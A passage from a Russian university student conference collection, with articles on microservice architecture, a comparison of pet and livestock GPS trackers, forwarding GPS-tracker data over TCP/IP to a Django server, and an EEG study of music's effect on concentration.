


Рис. 2. Микросервисные архитектуры приложения «TenderChad»

Сложности и риски при использовании микросервисов

Управление распределёнными системами на базе микросервисов требует координации и мониторинга множества отдельных сервисов. Каждый микросервис нуждается в индивидуальном подходе к обработке данных, мониторингу и тестированию. Проблемы в одном сервисе могут вызвать цепную реакцию, затрудняя диагностику. Для эффективного управления необходимы инструменты, такие как распределённые трассировки и централизованные системы логирования, которые помогают отслеживать взаимодействия между сервисами и выявлять источники ошибок. Внедрение таких инструментов требует значительных ресурсов и может замедлить разработку.

Безопасность также является важным аспектом микросервисов, поскольку взаимодействие через сеть увеличивает количество точек потенциального проникновения. Каждый микросервис, использующий API, открывает дополнительные уязвимости. Необходимо обеспечить надёжную сетевую инфраструктуру с шифрованием данных, аутентификацией и авторизацией запросов. Инструменты, такие как сети с нулевым доверием и сервисные прокси-серверы, усиливают безопасность, но их интеграция сложна и требует ресурсов.

Кроме того, коммуникация между микросервисами может сталкиваться с задержками, потерей данных и нарушением целостности сообщений, что требует дополнительных механизмов, таких как повторные попытки передачи и обработка ошибок, для обеспечения стабильности системы.

Заключение

Микросервисная архитектура действительно предоставляет значительные возможности для создания гибких, масштабируемых и адаптивных систем управления, которые могут быстро реагировать на изменения в бизнесе. Её основной подход заключается в разделении системы на независимые сервисы, каждый из которых выполняет конкретную бизнес-функцию. Это обеспечивает возможность легко внедрять новые функции и обновления, масштабировать отдельные сервисы по мере необходимости и адаптироваться к изменяющимся условиям бизнеса. Однако успешное внедрение требует продуманного подхода к разработке, управления сложной инфраструктурой, обеспечения безопасности и стабильности коммуникаций между сервисами. Несмотря на все её преимущества, микросервисная архитектура

может быть сложной и дорогостоящей в реализации, если не предусмотреть важные аспекты управления.

На примере приложения «TenderChad» можно увидеть, как микросервисный подход помогает справляться с вызовами гибкости и масштабируемости. Вместо монолитной системы, где любое изменение требовало пересборки всего приложения, независимые сервисы, такие как «TenderService», «AuthService» и «ITSearchService», работают автономно, обеспечивая возможность гибкой модернизации и масштабирования.

С дальнейшим развитием технологий, таких как контейнеризация, автоматизация DevOps и улучшение инструментов мониторинга, использование микросервисов будет только расширяться. Ожидается, что это приведёт к повышению гибкости систем, лучшей адаптивности и более надёжным решениям, способным эффективно справляться с возрастающей сложностью бизнес-сред.

Литература

1. Микросервисная архитектура [Электронный ресурс]. – Режим доступа: <https://www.atlassian.com/ru/microservices/microservices-architecture>, свободный (дата обращения: 13.09.2024).
2. Архитектура микросервисов [Электронный ресурс]. – Режим доступа: <https://habr.com/ru/companies/vk/articles/320962/>, свободный (дата обращения: 14.09.2024).
3. Микросервисы: плюсы, минусы, когда и зачем внедрять [Электронный ресурс]. – Режим доступа: <https://habr.com/ru/companies/slurm/articles/674600/>, свободный (дата обращения: 15.09.2024).
4. Что такое микросервисная архитектура [Электронный ресурс]. – Режим доступа: <https://selectel.ru/blog/what-is-microservice-architecture/>, свободный (дата обращения: 14.09.2024).

Кузнецов Борис Юрьевич

Студент каф. автоматизированных систем управления (АСУ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: kuznetsovby_2004@mail.ru

Батршин Дмитрий Витальевич

Студент каф. автоматизации обработки информации (АОИ) ТУСУРа
Эл. почта: nihsrtab@mail.ru

Тикшаев Иван Денисович

Аспирант каф. АОИ, м.н.с. ЛООМИС ТУСУРа
Эл. почта: tikshaevivan@gmail.com

К.С. Лыков, И.В. Пшеничникова, К.В. Ганжа, И.Д. Тикшаев

Анализ и сравнение существующих систем контроля за животными с помощью носимых устройств

В настоящее время крайне актуальна проблема контроля за животными, развитие рынков PetNet и AgroNet связано с решением этой проблемы, но пользователи часто сталкиваются с тем, что не могут решить, какая система им подойдет для их потребностей. Приведен анализ и сравнение самых популярных и часто используемых систем, опираясь на опыт реальных пользователей.

Ключевые слова: животные, контроль, GPS, мониторинг, местоположение, трекер.

В последние годы технологии носимых GPS-устройств шагнули далеко вперед и претерпели значительные изменения. Если раньше эти устройства были способны лишь передавать местоположение пользователя с большой погрешностью, задержкой и использовались лишь для контроля детей и составления маршрутных карт логистических перевозок, то сейчас эти устройства способны обеспечить пользователя непрерывным, надежным и скоростным соединением, позволяющим вести непрерывный мониторинг уже за домашними, фермерскими животными, не ограничиваясь фиксацией лишь одного местоположения.

Рынок домашних животных (PetNet) и фермерских животных (AgroNet) растет с каждым днём. Фермерские хозяйства ищут средства для автоматизации и цифровизации производства [1]. Владельцы домашних животных ищут средства, чтобы обезопасить своих животных и исключить риски их потери, кражи, болезни.

Современные технологии позволяют не только отслеживать местоположение питомцев в реальном времени, но и собирать важные данные об их активности, здоровье и поведении. В условиях быстро развивающегося рынка технологий актуальным становится вопрос выбора наиболее эффективной и подходящей системы для контроля за животными.

В этом и заключается главная и крайне актуальная проблема: рынок заполнен всевозможными продуктами разной ценовой категории, и пользователям тяжело выбрать стоящий и нужный им продукт, подходящий под их требования.

Системы контроля за домашними животными

Наибольшей популярностью в России пользуются универсальные трекеры для отслеживания местоположения животных, людей и автомобилей компании SinoTrack (страна-изготовитель Китай) [2]. Данное решение имеет как мобильное, так и веб-приложение, оно способно обеспечить пользователю контроль местоположения животного в рамках зоны его выгула и сигнализировать о попытке покинуть соответствующий ареал. Как отмечают пользователи, решение реализовано очень плохо, приходится сталкиваться с огромной погрешностью измерений, неудобным и нестабильным приложением. Внешний вид экрана программы представлен на рис. 1.

Передача данных происходит через GPRS и требует установки SIM-карты в устройство. Популярностью данное решение пользуется исключительно из-за своей доступности и низкой цены (1 500 руб.), подобное устройство не подходит владельцам животных, желающим полноценно вести контроль за своим питомцем, в любой момент устройство может потерять связь, либо же выдать неверное местоположение. Датчики и средства геолокации, лежащие в основе устройства, не удовлетворяют потребностям большинства пользователей. Также пользователей не устраивает масса и размер устройства, он не подходит для мелких пород собак или кошек.



Рис. 1. Внешний вид экрана программы SinoTrack

Владельцы животных прибегают к поиску более дорогих, но надежных устройств для ведения контроля. Популярным представителем на российском рынке является сервис Petsee [3], предлагающее пользователям трекеры для кошек, собак и крупных животных. Отличительной чертой является собственное мобильное приложение, предлагающая отличные друг от друга функции для разных видов животных.

Данное решение способно обеспечить непрерывный контроль за животным, включая его местоположение и историю перемещений. Пользователи

отмечают стабильную работу приложения, но жалуются на высокую погрешность определения местоположения и отсутствие систем контроля активности животного. Помимо покупки трекера (3 750 руб.), для работы системы требуется оформление ежемесячной подписки (800 руб. в месяц). Эффективность устройства достигается за счёт использования современных технологий в сфере связи и геолокации.

Подробное сравнение устройств представлено в таблице.

Сравнительная таблица представленных трекеров для домашних животных

	SinTrack	Petsee
Заявленная погрешность	15 м	5 м
Просмотр истории перемещений животного	Да	Да
Использование на маленьких животных	Нет	Да
Современное ПО	Нет	Да
Контроль активности животного	Нет	Нет
Цена	1 500 руб.	3 750 руб. + подписка 800 руб./мес

Проанализировав сложившуюся ситуацию на рынке трекеров для домашних животных, можно сделать вывод о том, что существующие продукты далеки от совершенства, не удовлетворяют требованиям пользователей и проблема полного контроля активности питомца требует решения, для чего реализуется приложение TailTrail – сервис по контролю за животными, разрабатываемый авторами в качестве апробации результата. В данном проекте планируется создание уникальных алгоритмов измерения уровня активности животного, оперируя его физиологическими данными (пульс, температура) и позволяя предоставить пользователю полный отчёт о здоровье питомца, возможность предупредить пользователя о возможных болезнях либо же критических ситуаций, требующих вмешательства пользователя. Это позволит решить проблемы контроля над активностью и здоровьем питомца, позволит владельцу владеть актуальной информацией и не беспокоиться за свое животное, это очень актуально для владельцев дорогостоящих пород собак, испытывающих проблемы с кражей или заболеванием питомца.

Системы контроля за сельскохозяйственными животными

Актуальные системы контроля над сельскохозяйственными животными должны включать в себя не только контроль местоположения, но и проводить сбор, накопление и обработку больших данных о активности и здоровье животных. Все это может быть реализовано с помощью установки на трекер сторонних датчиков и сенсоров, превращающих устройство из обычного GPS-трекера в полноценный комплекс за контролем над животным.

Подобное решение крайне актуально и пользуется спросом для ведения скотоводства на молочных

предприятиях. С всем тем, чем раньше приходилось заниматься нескольким зоотехникам на целом предприятии с сотнями поголовья, теперь может справиться единая система. Современные технологии позволяют предприятию установить на каждую молочную корову ошейник с датчиками и успешно получать всю информацию о состоянии коровы, основываясь на следующих параметрах, считываемых ежедневно [4]:

1. Физиологические данные: пульс, температура.
2. Выявление половой охоты.
3. Контроль потребления воды и ведение периодов руминации.
4. Местоположение коровы при выпасе.
5. Уровень двигательной активности.

Одним из популярных представителей подобных систем является система мониторинга Пастух.Онлайн российской компании StavTrack [5]. Данный продукт включает в себя все вышеуказанные технические возможности и позволяет вести детальный обзор над всем своим стадом. Однако, данное решение нацелено на работу в труднодоступных условиях без доступа к постоянному интернет-соединению и требует установки дополнительных модулей связи для обмена информацией с трекерами. Данная станция обрабатывает информацию на месте и только после успешной обработки отправляет ее в приложение пользователя. Подобное решение способно обеспечить пользователя надежным соединением, но очень затратно при установке: стоимость комплекта на одну голову стада достигает десятков тысяч рублей. Внешний вид экрана программы представлен на рис. 2.



Рис. 2. Внешний вид экрана программы Пастух.Онлайн

Потенциальные пользователи системы контроля за крупнорогатым стадом отмечают потребность в кратном уменьшении цены продукта на голову стада, иначе срок окупаемости продукта доходит до нескольких лет и становится не интересен производителям, это является критической точкой.

Ещё одним известным представителем на рынке является израильское решение компании SCR – модель Heatime H-IR [6]. Данное решение было представлено одним из первых на рынке, предприятия имеют опыт в работе с ним и довольны его работой. Оно позволяет вести контроль над всем стадом с помощью специального терминала, обеспечивая

весь спектр функций и высокую долю вероятности обнаружения возможных проблем или экстренных ситуаций с животным. Внешний вид терминала представлен на рис. 3.



Рис. 3. Внешний вид терминала Heatime H-IR

Пользователи хвалят высокую эффективность алгоритмов и решений системы, но отмечают её устаревание и сложность использования по сравнению с остальными продуктами. Внешний вид экрана программы представлен на рис. 4.



Рис. 4. Внешний вид экрана программы Heatime H-IR

Нынешние владельцы такого решения отмечают, что не уверены в том, что оно будет поддерживаться дальше, ведь компания ушла с российского рынка и более не поддерживает обязательств с предприятиями. Эта же причина отталкивает и новых клиентов, предприятия не готовы тратить деньги на внедрение решения, будучи не уверенными в его поддержке.

Потенциальные потребители заявляют о том, что хотели бы иметь простое и дешевое устройство для отслеживания только половой охоты коров, так как это решает большинство проблем с добычей молока и позволяет предприятию избежать денежных потерь. Предприятия мало заинтересованы в использовании сложных устройств с множеством функций, как заявляют пользователи подобных устройств, они не используют и половины функций,

которые предлагают производители популярных систем контроля за животными.

Решений по контролю только половой охоты коров не представлено на рынке либо они не удовлетворяют потребностям потребителей.

Несвоевременное выявление половой охоты коров ведет к потере денег у производителей молока по следующим причинам [7]:

1. Снижается молочная продуктивность коров в течение срока их жизни.
2. Увеличение прямых затрат на лечение репродуктивной системы и осеменение коров.
3. Снижение генетического прогресса стада из-за уменьшения возможности выбраковки.

Решением этой проблемы занимается проект TailTrail – сервис по контролю за животными, разрабатываемый простым и дешевым устройством для отслеживания периодов половой охоты коров, обеспечивая потребителя дешевым продуктом (около 3 000 руб.) для полного покрытия всего поголовья на предприятии. Предприятия остро нуждаются в подобном продукте и хотят видеть его максимально удешевленным и простым в использовании, не требующим дополнительного обучения персонала для работы с ним.

Можно сделать вывод о том, что рынок нуждается в новых решениях, в новых способах решения актуальных проблем, причем актуально это, как и для B2C рынка, так и для B2B. Если в случае с домашними животными пользователи хотят детально контролировать своих животных, быть всегда в курсе их местоположения и активностей, то в случае сельскохозяйственной отрасли пользователи хотят максимально простое решение, которое может быть внедрено в кратчайшие сроки на предприятие, пользователи отказываются от обширных и сложных решений в пользу узконаправленных, но надежных продуктов.

Проект TailTrail – сервис по контролю за животными, разрабатываемый авторами статьи, предназначен для работы как с домашними, так и с сельскохозяйственными животными разных видов, покрывая все потребности пользователей и решая актуальные проблемы на рынке.

Работа выполнена в рамках государственного задания Минобрнауки России; проект FEWM-2023-0013.

Литература

1. ПервыйБит – автоматизация и цифровизация бизнеса [Электронный ресурс]. – Режим доступа: <https://www.1cbit.ru/blog/avtomatizatsiya-selskogo-khozyaystva/>, свободный (дата обращения: 16.09.2024).
2. Официальный сайт производителя трекеров SinTrack [Электронный ресурс]. – Режим доступа: <http://sinotrack.ru/>, свободный (дата обращения: 16.09.2024).
3. Официальный сайт производителя трекеров Petsee [Электронный ресурс]. – Режим доступа: <https://petsee.ru/>, свободный (дата обращения: 16.09.2024).
4. Мамаев А.В. Оценка качества молока по физиологическому показателю коров / А.В. Мамаев, К.А. Лешуков, С.С. Меркулова [Электронный ресурс]. – Режим доступа: <https://cyberleninka.ru/article/n/otsenka-kachestva->

moloka-po-fiziologicheskomu-pokazatelyu-korov/viewer, свободный (дата обращения: 16.09.2024).

5. Официальный сайт производителя трекеров Пастух.Онлайн [Электронный ресурс]. – Режим доступа: <https://pastuh.online/>, свободный (дата обращения: 16.09.2024).

6. Официальный сайт дистрибьютора трекеров Heatime H-IR [Электронный ресурс]. – Режим доступа: <https://profimol.ru/shop/sistema-vyyavleniya-polovoj-oxoty-i-izmereniya-ruminacii-scr-heatime-hr-ir/>, свободный (дата обращения: 16.09.2024).

7. Государственное автономное учреждение дополнительного профессионального образования Ярославской области «Информационно-консультационная служба агропромышленного комплекса» [Электронный ресурс] – Режим доступа: http://yariks.info/pi_jivotnovodstvo/jiv_34/, свободный (дата обращения: 16.09.2024).

Льков Кирилл Сергеевич

Студент каф. автоматизации и обработки информации (АОИ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: lykovk2@mail.ru

Пшеничникова Ирина Владимировна

Студентка каф. АОИ ТУСУРа
Эл. почта: ira.pshenichnikova.00@mail.ru

Ганжа Кирилл Владимирович

Студент каф. АОИ ТУСУРа
Эл. почта: kirka.prk@mail.ru

Тикшаев Иван Денисович

Аспирант каф. АОИ, м.н.с. ЛООМИС ТУСУРа
Эл. почта: tikshaevivan@gmail.com

К.С. Лыков, И.В. Пшеничникова, К.В. Ганжа, И.Д. Тикшаев

Отправление данных с GPS-трекера SinTrack ST-903 на web-сервер

Приведен пример работы с подключением GPS/GPRS отдельно взятого трекера SinTrack ST-903 на web-сервер для дальнейшей обработки данных на стороне сервера. Подобная инструкция может быть использована со всеми GPS/GPRS трекерами, использующими те же протоколы передачи данных.

Ключевые слова: трекер, GPS, GPRS, обработка данных, отправление данных.

В современном мире существует множество форматов передачи данных, каждый из которых подходит для определенных задач, и порой совмещение работы двух разных протоколов может вызвать множество вопросов. В данной статье будет рассмотрен пример реализации обмена данными, отправленный с GPS-трекера SinTrack ST-903 с помощью GPRS в формате TCP/IP на web-сервер, реализованный с помощью фреймворка Django REST на языке программирования Python, принимающий данные в формате протокола HTTP [1].

TCP (Transmission Control Protocol) и IP (Internet Protocol) – это основной протокол, используемый для передачи данных в сети Интернет, обеспечивающий надёжную передачу данных между устройствами [3]. Данный протокол используется при передаче данных с простых GPS-трекеров, потому что способен обеспечить устойчивый к сбоям механизм для обработки данных в сети, скорость и эффективность, обеспечивая низкое потребление трафика установленной в трекер sim-карты, и предоставляет гибкую реализацию обмена данными, так как TCP/IP-протокол легко настраивается и масштабируется. Его внедрение крайне просто и не требует больших затрат. Трекер получает информацию о местоположении устройства с помощью GPS (Global Positioning System), данные, в свою очередь, отправляются с помощью GPRS (General Packet Radio Service) и установленной, настроенной для отправки данных sim-карты. Данная связка обеспечивает простейшую схему получения и отправки данных. При такой схеме обработка данных подразумевается на стороннем сервере.

Производитель трекера не предоставляет подробную инструкцию о том, как принимать данные с него. В интернете популярным решением является использование готовых десктопных приложений. Программа GPS Tracker Data Logger Professional [2] позволяет прослушивать определенный порт и обрабатывать данные на удаленном сервере, предоставляя пользователю уже обработанные данные в удобном для работы формате. Данное решение рассчитано на использование тысячи трекеров одновременно и предоставляется платно, цена зависит от количества трекеров и достигает 73 440 руб. за неограниченную версию. Пользователи находят эту цену крайне высокой и ищут другие способы решения этой ситуации.

Бесплатный и надёжный способ реализуется в приложении TailTrail – сервисе по контролю за животными, разрабатываемом авторами статьи в качестве апробации результата. Именно этим способом обеспечивается непрерывное соединение с сервером в данном проекте, этот метод испытан, и его эффективность подтверждена ведущим разработчиком проекта.

Получателем данных является web-сервер, реализованный с помощью фреймворка для разработки web-приложений Django REST на языке программирования Python и расположенный на удаленном VPS (Virtual Private Server) aeza.net с установленным виртуальным окружением и запущенным на нём Django-проектом.

Следуя технической документации, прилагаемой к GPS-трекеру, можно узнать о том, что трекер передает данные в стандарте кодирования латинских символов ASCII в следующем виде:

```
*XX,YYYYYYYYYY,V1,HHMMSS,S,latitude,D,longitude,G,speed,direction,DDMMYY,vehicle_status#
```

Расшифровка ASCII строки представлена в таблице.

Расшифровка данных, отправляемых трекером

Элемент строки	Обозначение
*	Командный символ
XX	Наименование изготовителя устройства
,	Символ разделения строки на элементы
YYYYYYYYYY	ID устройства
HHMMSS	Время (часы/минуты/секунды)
S	Бит доступности информации (A/V), A означает доступность GPS-сигнала, V – его отсутствие
latitude	Координата широты
D	Бит обозначения северной или южной широты, N означает северную, S – южную
longitude	Координата долготы
G	Бит обозначения восточной или западной долготы, E означает восточную, W – западную
speed	Скорость перемещения трекера может быть 0
DDMMYY	Дата (день/месяц/год)
vehicle_status	Возможные статусы трекера, такие как тревога, поиск и т.д.
#	Командный символ

Трекер отсылает лишь одну целую строчку с данной информацией, которую необходимо принять и обработать, например, для вывода местоположения точки пользователя в веб-приложении.

Для настройки IP-адреса и порта сервера, на которой он будет отправлять данные, достаточно лишь отправить на номер sim-карты, установленной в трекер, SMS-сообщение с командой 8040000 77.221.140.208 8686 (где 8040000 – команда, 77.221.140.208 – IP сервера, 8686 – порт сервера). В ответ трекер должен отправить сообщение SET OK.

Фреймворк Django не поддерживает протокол TCP/IP напрямую, он ожидает лишь HTTP-запроса на сервер, что требует реализации сторонней программы на сервере, которая будет «прослушивать» определенный порт на сервере, отличный от порта, на котором работает фреймворк Django, и будет с этого порта передавать на другой порт информацию уже в формате HTTP.

Для реализации подобного решения достаточно создать новый .py файл и использовать библиотеки socket [4] и select [5] для работы с сокетами, которые и позволяют установить соединение между TCP/IP-серверами напрямую друг к другу и получать информацию. Необходимо реализовать сокет, который будет работать без блокирования основного потока данных, и повесить обработчик появления событий на входе в сервер. Если событие исходит от серверного сокета, то программа получает новое подключение и выводим событие в консоль, не забывая реализовать метод очистки ресурсов использования сокетов и закрытие соединения, когда оно уже больше не нужно. После этого, запуская программу, сервер уже будет ожидать нового TCP/IP-подключения для получения данных.

Для отправки данных с трекера нужно учитывать, какой режим работы установлен на нём. Предусмотрено 3 режима работы: отправка данных по интервалу (WORK), отправка данных во время движения (MOVE) и отправка данных до востребования (STANDBY). Для смены режимов работы достаточно отправить на SIM-карту, установленную в трекер, соответствующую команду. Используем режим WORK, установленный по умолчанию. В этом режиме данные отправляются каждые 5 с на сервер.

Установив верный IP-адрес и порт нашего сервера и активировав трекер его передвижением, получаем сообщение в консоль сервера с информацией о новом подключении и о полученной информации в кодировке ASCII в виде ожидаемой строки. Информация, полученная с устройства, должна совпадать с ожидаемой строкой из технической документации трекера.

Теперь эти данные требуется отправить на Django REST-сервер, установленный на другом порте, в нужном нам HTTP-формате. Далее эти данные могут подлежать обработке и дальнейшей отправке клиенту по API.

Можно сделать вывод о том, что организовать перенаправление данных с использованием протокола TCP/IP легко и несложно, следуя данной инструкции. Проект, связанный с соединением устройств на уровне TCP/IP, может использовать как сторонние, уже готовые программные комплексы, так и собственные программные модули, которые можно внедрить в свою программную систему. Данный способ может быть реализован и с помощью других языков программирования, например, PHP или C++, причем производительность и скорость обработки данных будут выше при использовании подобных низкоуровневых языков программирования, поддерживающих работу с веб-сокетами. Этот способ может быть полезен тем, кто хочет сэкономить и организовать работу с данными самостоятельно, причём не только с GPS-трекерами, но и с любыми аппаратными средствами, использующими TCP/IP.

Работа выполнена в рамках государственного задания Минобрнауки России; проект FEWM-2023-0013.

Литература

1. Документация фреймворка Django [Электронный ресурс]. – Режим доступа: <https://docs.djangoproject.com/en/5.1/ref/request-response/>, свободный (дата обращения: 16.09.2024).
2. Сайт дистрибьютора GPS Tracker Data Logger [Электронный ресурс]. – Режим доступа: <https://www.syssoft.ru/AGG-Software/GPS-Tracker-Data-Logger/>, свободный (дата обращения: 16.09.2024).
3. Гриценко Ю.Б. Вычислительные системы, сети и телекоммуникации: учеб. пособие. – Томск: ФДО, ТУСУР, 2015. – 134 с.
4. Документация модуля socket языка программирования Python [Электронный ресурс]. – Режим доступа: <https://docs.python.org/3/library/socket.html>, свободный (дата обращения: 16.09.2024).
5. Документация модуля select языка программирования Python [Электронный ресурс]. – Режим доступа: <https://docs.python.org/3/library/select.html>, свободный (дата обращения: 16.09.2024).

Лыков Кирилл Сергеевич

Студент каф. автоматизации и обработки информации (АОИ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: lykovk2@mail.ru

Пшеничникова Ирина Владимировна

Студентка каф. АОИ ТУСУРа
Эл. почта: ira.pshenichnikova.00@mail.ru

Ганжа Кирилл Владимирович

Студент каф. АОИ ТУСУРа
Эл. почта: kirka.prk@mail.ru

Тикшаев Иван Денисович

Аспирант каф. АОИ, м.н.с. ЛООМИС ТУСУРа
Эл. почта: tikshaevivan@gmail.com

В.Е. Заборонок, Е.А. Поломошнова, И.Д. Тикшаев, Р.С. Кульшин

Исследование влияния различных жанров музыки на концентрацию внимания

Рассматриваются результаты исследования способности человека сохранять концентрацию во время прослушивания музыки. Выявлены влияющие факторы, а также выдвинуто предположение о характере влияния.

Ключевые слова: нейрокомпьютерный интерфейс, обработка данных, концентрация внимания, дисперсионный анализ.

Нейрокомпьютерные интерфейсы предоставляют широкий спектр возможностей в отношении фиксации психоэмоциональных состояний человека. В связи с этим открываются новые возможности для исследования факторов, которые тем или иным образом влияют на человека, его настроение или способность сохранять концентрацию.

Для достижения высокой концентрации внимания психика человека должна быть в спокойном состоянии. Такого состояния можно добиться как раз при прослушивании музыки. Научные работы о влиянии музыки не только на эмоции, но и на пробуждение творческого потенциала, концентрацию внимания, улучшение памяти и работы головного мозга публикуются по сей день. Другие же исследования утверждают, что некоторые музыкальные жанры отвлекают внимание человека от решения задач. Исследовательская команда занялась поиском решения этой проблемы [1].

В ходе решения проблемы была выдвинута основная гипотеза (H0) о незначимом влиянии различных жанров музыки (качественный признак) на концентрацию внимания (количественный признак).

Влияющие факторы

В рамках проверки гипотезы были выбраны 3 влияющих фактора – деятельность без музыки, прослушивание спокойной музыки и энергичной – соответствующие трем экспериментам. Жанр музыки был выбран случайно из подборки сервиса «Яндекс.Музыка», т.е. испытуемый заранее не знал, какие песни прослушает.

Подборка «спокойной» музыки:

- Balmorhea – Remembrance;
- Shawn James – The Curse of the Fold;
- Shawn James – Through the valley;
- Coldplay – Don't Panic;
- Jordan Critz – Starry Night;
- Elias – Let me be the one;
- Ben Howard Oats – In the water;
- a-ha – Summer Moved On.

Подборка «энергичной» музыки:

- Roses – Awaken I am;
- Boston Manor – Bad Machine;
- BRKN LOVE – Buried;
- Avandr – Don't wake me;
- Hedged – Dejected me;
- Noize MC – Make some noise;
- Glass – Animals Youth;

- One-T – The magic Key;
- Your Woman – White Town, Ben Grasse.

Для чистоты эксперимента испытуемый не переключал музыку самостоятельно, отвлекающим фактором могла стать только секунда переключения на следующую композицию.

Исследуемые параметры

Исследование концентрации было решено начать с наблюдения за встроенными в Capsule API метриками от Neigū – индекс концентрации и состояние «вовлеченность». Capsule API – инструмент для взаимодействия с нейроинтерфейсом, программный интерфейс.

Индекс концентрации – показатель уровня концентрации пользователя при выполнении определенной задачи (например, просмотр видеоурока или онлайн-лекции). Альфа-волны уменьшаются во время концентрации и погружения. Тета-волны уменьшаются почти по всем каналам во время концентрации и увеличиваются по всем каналам во время погружения. Бета-волны увеличиваются во время концентрации и погружения в лобных и затылочных долях, при этом увеличение при погружении сильнее. В височной доле бета-волны уменьшаются при концентрации и усиливаются при погружении. В центральной области бета-волны уменьшаются во время концентрации и погружения, причем уменьшение во время погружения больше. Как итог подсчет индекса концентрации или погружения представляет собой соотношение тета-альфа-волн между затылочной и лобной долями. В случае если индекс снижается, можно сделать вывод о потере концентрации (переключении внимания) [2].

Состояние «вовлеченность» подразумевает наилучшую работоспособность, по сути, тот же индекс концентрации, отличие в том, что алгоритм обработки сигналов разработан на основе данных, полученных во время состояния потока, т.е. целостного участия в определенной деятельности. Состояние потока действует как фактор, способствующий мотивации, развитию навыков и повышению производительности в этой деятельности. Ощущение потока вызывает чувство «внутреннего награждения».

Тета-активность в лобных областях связана с высоким уровнем когнитивного контроля и аспектом погружения в поток. Кроме того, в состоянии потока мы наблюдали подавление альфа-активности в лобных и центральных областях, что позволяет предпо-

ложить, что нагрузка на рабочую память не чрезмерна. Такая ЭЭГ-активность позволяет предположить, что сочетание этих активностей может отличать состояние потока от других состояний, таких как скука и перегрузка [3].

К сожалению, Capsule API не предоставляет открытый код расчета исследуемых метрик. Именно поэтому для проверки гипотезы были взяты сразу 2 метрики.

Этапы эксперимента

ЭЭГ-данные с нейроинтерфейса записывались во время прослушивания спокойной музыки, энергичной и без неё. Каждая очередь снятия данных длилась по 15 мин (запись данных 2 раза в минуту) с

перерывами на 3-минутный отдых. Во время проведения эксперимента испытуемый писал конспект по дисциплине «Философия», что требовало от него максимальной концентрации в силу вдумчивого переноса текста в тетрадь. Всего было проведено 3 таких эксперимента для минимизирования случайных ошибок при проведении математического анализа данных.

Числа в таблице на рис. 1 – метрика «концентрация», считанная с помощью Capsule API. В случае если индекс снижается – можно сделать вывод о потере концентрации (переключении внимания). Строки – влияние фактора, столбцы – наблюдения.

Однофакторный дисперсионный анализ						
ИТОГИ						
Группы	Счет	Сумма	Среднее	Дисперсия		
Строка 1	30	101,3943	3,379808348	1,165198728		
Строка 2	30	46,8107	1,560356599	0,146995725		
Строка 3	30	54,8015	1,82671679	0,135619411		
Дисперсионный анализ						
Источник вариации	SS	df	MS	F	P-Значение	F критическое
Между группами	57,93446	2	28,96722903	60,022693	4,17096E-17	3,101295757
Внутри групп	41,9866	87	0,482604621			
Итого	99,92106	89				
Принимаем гипотезу H1 - Фактор значим						

Рис. 1. Результаты мат. анализа первого эксперимента с метрикой «концентрация»

Анализ данных эксперимента

Исследуемые метрики могут принимать значения от нуля до бесконечности. Расчетные формулы для интерпретации сырых данных ЭЭГ, Capsule API, к сожалению, не предоставляет. Однако при калибровке устройства записывается значение в состоянии покоя, с которого начинается дальнейший анализ сигнала, т.е. повышение или снижение индекса концентрации внимания.

Так как влияющие факторы являются качественным признаком, было решено использовать однофакторный дисперсионный анализ [4].

Сравнивая наблюдаемое значение статистики (F) и критическое (F-критическое), делаем вывод о значимости влияния факторов. Аналогичные результаты были получены при проведении следующих двух экспериментов, а также при анализе метрики состояния вовлеченности. Всего было проанализировано 270 наблюдений.

Выводы

После завершения анализа сделан следующий вывод: прослушивание музыки сильно сказывается на способности человека сохранять концентрацию, но лишь отрицательным образом, т.е. выступает отвлекающим фактором. Однако результатов данного исследования недостаточно для установления объек-

тивных показателей количественной оценки влияния фактора на уровень концентрации человека. Поэтому необходимы дальнейшие исследования для изучения более разнообразных данных и выявления особенностей физиологической активности в состоянии потока и погружения за пределами типовых задач. Помимо этого, существует необходимость в исследовании сопутствующих метрик, так как они являются основным способом исследования и анализа состояний головного мозга человека.

Литература

1. Влияние музыки на концентрацию внимания и работу мозга [Электронный ресурс]. – Режим доступа: <https://media.foxford.ru/articles/vliyanie-muzyki-na-konzentracziyu> (дата обращения: 29.05.2024).
